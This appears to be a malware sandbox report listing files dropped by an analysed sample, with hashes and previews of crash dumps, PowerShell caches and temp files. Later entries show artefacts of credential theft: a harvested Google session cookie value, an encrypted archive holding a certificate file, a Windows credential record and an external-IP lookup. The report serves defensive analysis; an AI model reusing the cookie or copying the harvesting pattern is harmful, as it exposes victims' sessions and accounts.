Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.4.2.8.9.3.6.8.7.7.9.7.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.5.d.5.8.c.c.b.0.-.a.d.1.7.-.4.9.f.a.-.b.0.8.d.-.2.a.1.b.2.d.2.1.6.6.c.c.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.a.5.c.7.6.f.d.-.9.b.f.8.-.4.c.9.d.-.b.c.3.9.-.4.8.6.7.6.1.1.1.e.6.7.8.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.1.9.8.-.0.0.0.1.-.0.0.1.8.-.a.6.2.8.-.2.2.c.3.9.e.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.1.2././.1.3.:.0.9.:.0.7.:.1.6.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Apr 22 23:14:54 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	40078
Entropy (8bit):	2.0516019755266033
Encrypted:	false
SSDEEP:	192:d54ROb/XeaV3qO3TvQ2yBFcZOQx2M2APOmRA4GTeDc/X/h:LbR13zQ2yYIkYYOmRTk/XZ
MD5:	F945699442413D17B98030FD8B59BF3F
SHA1:	30803FA01F2D979EE5E481DD9828DA3E7FCDDC6D
SHA-256:	D6504D1EC8512903B41E6E24AEA1E2CD3031F030FE126EB59E4CD88586F52D35
SHA-512:	0D703BFA0955984000957238669E7E97DD823E151F558F7F7B4C8D2027F11964B26CD287C1316C84A56BA76EA53EE3247A27667984CC67530C896D48D189AAAD
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....6cb.....4.....$.....).....`.....8.....T..... ...n.....U.....B..... ...GenuineIntelW.....T.....6cb.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8348
Entropy (8bit):	3.6903285459126125
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiuv6A+ou6YfoSU2agmfbS1CpNM89bxf1f3bm:RrlsNi26n6YgSU2agmfbSyxNfi
MD5:	67355ED11A4EA0C1FD1B595EF9946717
SHA1:	D246366FCF5482CC166E9C0ABFF4324F4916D272
SHA-256:	9449C9132634293A63DB71ABA38DA26971A44306EDFCC7FBBFEE1B4211439753
SHA-512:	269E99F89B99C445E5CCF6C6D43F98AAD97BFE767E53DE57E0082EC2C7A3C6F88F5B50F8B5B054FC2EC35A051DB402DF90EF554923F986B52E5B886650BA0C5
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.0.8.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA554.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4665
Entropy (8bit):	4.426958524168873
Encrypted:	false
SSDEEP:	48:cvIwSD8zsUJgtWI9cKWgc8sqYjhZ8fm8M4J2+QFrYHo+q8vQ+fKcQIcQw0Gd:uITfSTrgrsqY1eJpoKjKkw0Gd
MD5:	6F226F9CC303D01E54357E5ACAF7E3BF
SHA1:	4F9A862A25C62CC6099E318656CD61536B0CA204

SHA-256:	340E05C26B91FFBED952FCC77AE81B1D0BB9BEAB67C3ADA6C7A9CF549F532F47
SHA-512:	F3871C70BF98C2376810E277D936AECC9B46082A7D0DE61117645CBE11707D34953F8803919AFEA96554AC7E4C3CE6A96B2919D7ECB1B2291CD051BA1FBF60A1
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483705" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Apr 22 23:14:59 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	39878
Entropy (8bit):	2.022025674967719
Encrypted:	false
SSDEEP:	192:E5p8/XeajR3u/y5O3TvdCcyBFcZsx2M2AmmZ3bDpi7cGpctud:Q67R+q83zZyYWYtmZ3lu
MD5:	E86AB660FD04033014FCBE3A9DB7FF19
SHA1:	51AAF21EBB82A4663448F92B472026BFAB3A92F2
SHA-256:	3AF7A03A84A6F6A605486ED31A7A56971DA54B2939F207FA997E3CC916F79ED4
SHA-512:	73571BA9B38A02AE27DDC445ED30A6B0A3594F2C6A8ACEE2ECF422E872835B782B81B358FD91670C3A21B77FB3EFE5972E3AD39440B9F1A0FE89C27313D0BE32
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....6cb.....4.....$.....).....`.....8.....T..... .....U.....B..... ...GenuineIntelW.....T.....6cb.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8334
Entropy (8bit):	3.6988611677147167
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiujR6Gu6Yf7SUVligmf6S1Cpr4R89bU/sfuh8m:RrlsNigR6P6YjSUVligmf6SMUkfW
MD5:	5626FE654C16CB9D295BBB5E6CF7D263
SHA1:	79E6438305B36E75CF22071E46B9982E8CCDFBFE
SHA-256:	EA9F7C631953652DC2ABC71C1017FFC2F6D2DF5023F1AECBDFDCCDF2CB2BF193
SHA-512:	C8659ED455A695510606B79C9FC16F1AC8AE2E928C74EB31F01BB1EE14D5114278B3E9ADFA38A9E21F77606E65A8B86DA0E7E78D9D0FCF19DF183DB1BF38CF9D
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.0.8.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6D8.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.47127645714568
Encrypted:	false
SSDEEP:	48:cvIwSD8zsUJgtWI9cKWgc8sqYjhq8fm8M4J2+ZZFo+q84l0KKcQIcQw0Xd:uITfSTrgrsqY1fJfEuKKkw0Xd
MD5:	8E10C9CBD04E214A674153251B030131

SHA1:	5BDCD81B88B827ACCE262AD44B391632F69A6B9B
SHA-256:	2A0D77193B0F6D2AA309D738725D668CE36D6CD751BDF0B96A6D672D9710FFD2
SHA-512:	15CE67D3A67BD0C9A6DE66687E2CB0FE5E1A388293346B70612ACA2FA1FFDC5E2A3E7B3B62686C2199E1FC8BFA670F1ADBD16A532B1BF427D2EF04DCA57F493E
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483705" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5B9.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Apr 22 23:15:08 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	57018
Entropy (8bit):	2.172216706339119
Encrypted:	false
SSDEEP:	192:L5gq/XeaDvTOO3TvBttwcZgmZoo+0BOFWJ3I6Y+DuK7qiV44ByBFcZO3xkM2AdyE:N/L93zzXBv+E0auKO24SyYIh6WybNe
MD5:	A5AA803CF004737C21E7FE4B812E39FA
SHA1:	5470EE947086DF7B75DC1476EAA1778FB8339C59
SHA-256:	30E0596DFD184AD5A1E98ADA9071D9AD7349863F1945715412D2AE51AD5078A4
SHA-512:	AD2F6C93625B7F43C259774010961BFEE16D0AA375D1EA6BA47A5761AD8D47E0154A7615BCCDD56DBEDFC41DF759E2D71BD7875A39212918AA2FD99F7E2BD65
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....6cb.....4.....$.....$....).....`.....8.....T.....U.....B..... ...GenuineIntelW.....T.....6cb.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8288
Entropy (8bit):	3.6906445696780272
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiu962u6YfBSUXlRJgmfgSlBCpDh89bZ/sfhTm:RrlsNiM6/6YpSUXl/gmfgSlvZkfY
MD5:	4738295AC0BD255AB82D548976E9E6EE
SHA1:	8C0B147274A45CC54A0DDA8E55A736319FBF4817
SHA-256:	716892525D1DC0B453745907973EA331CAA09E33CC687A2934C3AC36AED00738
SHA-512:	372F81CC05BF1684801660387D56DE250607BA93D829BB24AED33DE4085147D20CF00F28F6D62D6444A6D54321162396885630812209 16FBDD8427CE3F787820
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.0.8.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERDB97.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4564
Entropy (8bit):	4.437104514492555
Encrypted:	false
SSDEEP:	48:cvIwSD8zsUJgtWl9cKWgc8sqYjha18fm8M4J2+rFg+q84i2KcQIcQw0Xd:uITfSTrgrsqY1JJstKkw0Xd
MD5:	3E91FEC36650E09C3D132E69381A143D

SHA1:	8D2450664E4CFCA8176DF499C1BA1D57585DEC17
SHA-256:	B86E2947B26F5F54031CE66A13F56CEEFD6FD7F844AABDA2F2CB8F288AFE7D0A
SHA-512:	6DB43BF2A4204A228BFE7F1CF04F67D4A2DA3D31F65F36891C2036079AD62FEFBD79FB1FC538108ED7608121484AB8CFDBC1E03FC828B1D73FFFEDF0A25B56D1
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483705" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:h9smd3YrKkGdcU6CkVsm5emla9sm5ib4q4dVsm5emdjxoeRjp5Kib4nVFn3eGOVo:ySib4q4dvEib4nVoGIpN6KQkj2frkjhQ
MD5:	243581397F734487BD471C04FB57EA44
SHA1:	38CB3BAC7CDC67CB3B246B32117C2C6188243E77
SHA-256:	7EA86BC5C164A1B76E3893A6C1906B66A1785F366E092F51B1791EC0CC2AAC90
SHA-512:	1B0B1CD588E5621F63C4AACC8FF4C111AD9148D4BABE65965EC38EBD10D559A0DFB9B610CA3DF1E1DD7B1842B3E391D6804A3787B6CD00D527A660F444C413A
Malicious:	false
Reputation:	unknown
Preview:	PSMODULECACHE.....7.t8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-PackageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....e...[...C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package...

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllIulb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943
Malicious:	false
Reputation:	unknown
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\11D3.bin

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	378
Entropy (8bit):	5.622132112205334
Encrypted:	false
SSDEEP:	6:YM6jkk4RTu/pU98M7ETSHp926Sfp2LiGteoX51TbDgivd4YMrd71DLE7XGsTQ4D8:YJkk4Ri/p4vE6UxfELi/op1Tt4YYd7JX
MD5:	C43011D042577B4134F90BDD1704274A
SHA1:	FC1E43859BDD93F4FDF13CA59BD2CA21EAAEA031

SHA-256:	D2B818504BFEA630B95C1E6A4953F1F04A3D12A0A6BE97BDF7F6E0AD16810DDA
SHA-512:	3901781F972DF85011C8DE5D2BBDE899BC3D5A4C999EFC7BF4807E4E580E365A147BECCC92E45A070417B3CF116B3856E741ABD5A62ACD1F9003FBE1575D6E5C
Malicious:	false
Reputation:	unknown
Preview:	{"id":0,"agent":"CR","domain":".google.com","expirationDate":1617290552,"hostOnly":false,"httpOnly":true,"name":"NID","path":"/","sameSite":"false","secure":true,"session":false,"storeId":"0","value":"204=XlJ-cT9Xg8DDNcFChe-nUGbxxEez8DRPGzgzUdZjP1JdN2YiNhfyRKFYdvFacUiguPGJxNZQxNzSiNVBcKqtq4ja7gbbvS3qQExvrcATH8SyD8dfy7IhIXh65vwy9wvzcYGB8MPR2c8HHGKEWDbc9DczP4qY4Ggc7D8ZFucZfEc"}

C:\Users\user\AppData\Local\Temp\2DBE.bin

Process:	C:\Windows\explorer.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	56273
Entropy (8bit):	**7.996224357542867**
Encrypted:	**true**
SSDEEP:	768:IIvyXV5VktP0sPSJdh/3fqEh+B/2DCh/lo14HQB9fT9mDpAcde1hY+9a:gFehSLh/h+BeDC3o2HoZc1Acde1hZa
MD5:	5DC0E3690880ACE2DC54CF8FFBB10076
SHA1:	93FF765CBF15D91D735A8423A1D708C6A67860E6
SHA-256:	DBBD49E56EAB29988406FB2C3BD46DCBD22CFA6DE54163271F6811B87FEEB418
SHA-512:	5AAC8C6CF0928098776A2052DF13D6C49D29E91B81AA5F7E2F16F9458A4AD76D448AD55A9174CF9EA7E45B6215AF975C8EFA4416CE126A1AEE7AB1702FAF94E0
Malicious:	false
Reputation:	unknown
Preview:	PK.....6.T...T.....AuthRoot.pfx..Tm.0.T....0.TJ..*.H.....T;..T70.T30.T/..*.H.....T 0.T....0.T...*.H.....0...*.H.....0... ..6..<C.....S.....~.R.e....B5(8@J.....e..dx'..;.g1 .0.u...|A^.X.k.}FB..Y."H;....#@...%x..R.". .K..`."...`. .^...1..b.C(.J.I=..pr...}.3\5'...~ro.#...e%d..Eq.2n.}.9L]...o...Me..Q..a....z..A.....J.l.+U..;s.....o....c.....I.hU...E.&X..-..G&(.. ..4....{..:....k.<|...H...i.g.^.....,_.9....yB.....&...S.o....}...../.(.....<.R..h.6..+....{...x.J..0r..0.....F."..\.`....'..-.....?..z>.*[..<....t.....?..].?H.."..r...../tM....[.e...G..8..../..V.\.U..TK.S.H...S.....;...G!d....s..i&Q+rE..l....c...a.5.3-..._#..42X.D..T.:....XY.*yM..}".e.G3u..}..R.."./...7.....Y....\..$.8z...._>....^...\.\.v..>...u.E\...S...../.o.u.m.B..... .}..U.X....H.im..zZi...2?.... ..=....Y...L.-.C.w..BB_.C.....R5W.O.Jv..xHhG.K.v_R2..nfD#.\.Y.k4mA.fR.T....y...U-.e....!.BL.L.dY!Y;....."v...<]..H.[..P../.....-f.RzV..}..[..Q*~i.....~.G..

C:\Users\user\AppData\Local\Temp\40F3.bin

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	176
Entropy (8bit):	4.9239681894053104
Encrypted:	false
SSDEEP:	3:1D3SBTvox0BXAXH+CDcNY7gwWASAcX4CDcNY7gwWARKaJFvVoXuoxTKXBFvn:klvm4XAXeCQNY7gZASAbCQNY7gZAdJFt
MD5:	4ABC70CD59387FD60C0E2BF92362557A
SHA1:	A749F9B85477DF3B5AD7D264604C6A33728EEB58
SHA-256:	E9759A1EBC69AFDD14F2FE9385F7B102409AB7DE9E6FB067BDD37DEDC1C9FDBD
SHA-512:	8B49A2F24DE1BC501282D52BFE22DC90B632C5B2D9A37BA8CAF2AC7AC250430154B59215B1B12AFC1F6E4E4A6177DB39FDDAF9F7933FA2231D9E388A844AB8A1
Malicious:	false
Reputation:	unknown
Preview:	type=ED, name=02gdvyuzljfyicmi, address=MicrosoftAccount:target=SSO_POP_Device, server=MicrosoftAccount:target=SSO_POP_Device, port=0, ssl=0, user=02gdvyuzljfyicmi, password=..

C:\Users\user\AppData\Local\Temp\4A44.bin

Process:	C:\Windows\explorer.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	modified
Size (bytes):	8487
Entropy (8bit):	7.970947171896302
Encrypted:	false
SSDEEP:	192:9TEyenUOmZdqTpvNU0L8QZgBwskdjIsYKCUdTnlEnKjfWSSsT:ZESOmW11kwssjTtPdTnCnJC
MD5:	539C130F1681E39D06C982A34AA12388
SHA1:	41E840F5C3852217B3F00635111AD24016F7C299
SHA-256:	269513C07D944E511E32FFA4E811647608E2F9F5FA5B254EF79441CEB267A301
SHA-512:	AC07F3D21E6CDF2FDA5DBE8DCFE5F6C41C72C123CDE3DB9F0C0739413ACF801C0AA3818935D246E21EBEECFEFFAA913DE8DB4037B7FAB4F3CB63CE780C30F8FA
Malicious:	false

Reputation:	unknown
Preview:	PK.....3;`.. ..2.....FA5.bin.]{s.8...R...?'.Q.^...D)V.9...T.(.....~..OY.....fj.M.?5..F...v:.#....4Q.C. 8A.i.....9N.....>...k<....6H..|$...3]......_.}....\|.a.I.\|a.xH0.....D...4..S .....q.4~>v.`....I..=.#7...'....U...n.... ..2..M...p..G0.}^.$.....{.K.SM....=..`Z..|.n..K.}.p.....ar.c.2/...*.2.....m..zn.p ..(..P<....4..,F.....K+...G...Q...2.*.....=QXD.$J.V.a6.2.....X.4.... <.'..0.....M..Q.....=a4.\|..a..0?X.7..V....QR..W.U.....I;...\|...9.....DU.....u@.C.].&c...(..o.f..<.....Pl2...M+.b=$..:....0,..gs.....g....#2...;~n.4.{.V..I.\...B.h....B7HG..9...u@pE.0..-. .mp..=.-..W^...!MN.]+.}P.=K...r..C....:..dh.V..(..7.....=.v....,..-...z..71c...8T.p.<..NG).....4.4.....(.&....3q(.....!..:.....E.}[#E.....\.Y.....f_&.....2.....O[..e.8~...[.aYA{..4 ~...C3I..zY.9e.?.=.4.. ..(.#--.bW.....* ...V..\KM.....$-u.".b.=72o.-.B....#H....*`...M...~..3+.....^.. xm.Z..'.=.....e.X7.B...M....c.....B..h9....E

C:\Users\user\AppData\Local\Temp\6B3A.bi1

Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	120
Entropy (8bit):	4.547063999628148
Encrypted:	false
SSDEEP:	3:cPaRhARtt7TSjjhThARtuV/gRdUl1/v:oMWbtChWb0gRF/v
MD5:	2631AE4F9E9CCDC01D70ED68AB0F989B
SHA1:	5FF93FAFEA8B1B967E04763739BE0B934A6BC737
SHA-256:	27A4EFC4341C7956B1427BAA9324035ECBB27A5E0E6A43BFE317FEC187D23A38
SHA-512:	8A77BEB0ECEFA510E48B1E589755E0FC28DF2CAA71181A606E1726DB6CFAE1FD3CF717A168D245BCC0F9E46AAC8E7F9B481A94749232A34D9A3634756FD5F8 E3
Malicious:	false
Reputation:	unknown
Preview:	Server: dns.opendns.com..Address: 208.67.222.222....Name: myip.opendns.com..Address: 102.129.143.53....-------- ..

